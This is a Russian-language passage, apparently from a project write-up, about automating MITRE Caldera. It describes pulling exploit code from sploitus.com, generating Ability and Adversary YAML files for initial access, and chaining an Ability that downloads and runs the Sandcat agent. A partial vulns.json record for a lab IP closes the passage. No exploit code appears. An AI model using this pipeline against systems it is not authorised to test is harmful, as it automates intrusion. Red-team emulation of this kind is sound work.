
## Caldera

Перед запуском Калдеры необходимо сформировать файлы с эксплойтами, Ability и Adversary, так как эти файлы подгружаются при запуске и их формирование при запущенной Калдере не будет иметь эффекта до перезапуска сервера.

Для загрузки эксплойтов используется запрос на сайт [https://sploitus.com](https://sploitus.com/), который представляет из себя максимально простой репозиторий эксплойтов. В отличии от exploit-db или vulners.com сразу имеет в ответе указание на язык на котором написан эксплойт, и, разумеется присутствует сам код эксплойта. Далее код сохраняется в соответствующую паку Калдеры с именем по номеру уязвимости и расширением в соответствии с языком. Информация об имени эксплойта добавляется в словарь как «exploit» и сохраняется в файл vulns.json.





Далее формируются файлы Ability в своей папке, с именами формата UUID и со структурой в формате YML. Для формирования файлов используются почти все полученные ранее параметры уязвимости. В качестве обязательного параметра тактики указываем Initial-access. Далее к записи уязвимости добавляется параметр с UUID Ability.





После формирования Abilities приступаем к формированию Adversaries. Так же формируем YML файлы в соответствующих папках и добавляем их UUID в vulns.json. При формировании так же используется только что созднный Ability UUID и UUID Ablility, которая должна скачать и запустить агент Калдеры SandCat.



Полность сформированная запись в vulns.json выглядит следующим образом для каждой найденной:

*{*

*"ip": "192.168.56.6",*

*"port": "8080",*

*"vulnum": "PACKETSTORM:176334",*

*"URL": "https://vulners.com/packetstorm/PACKETSTORM:176334",*

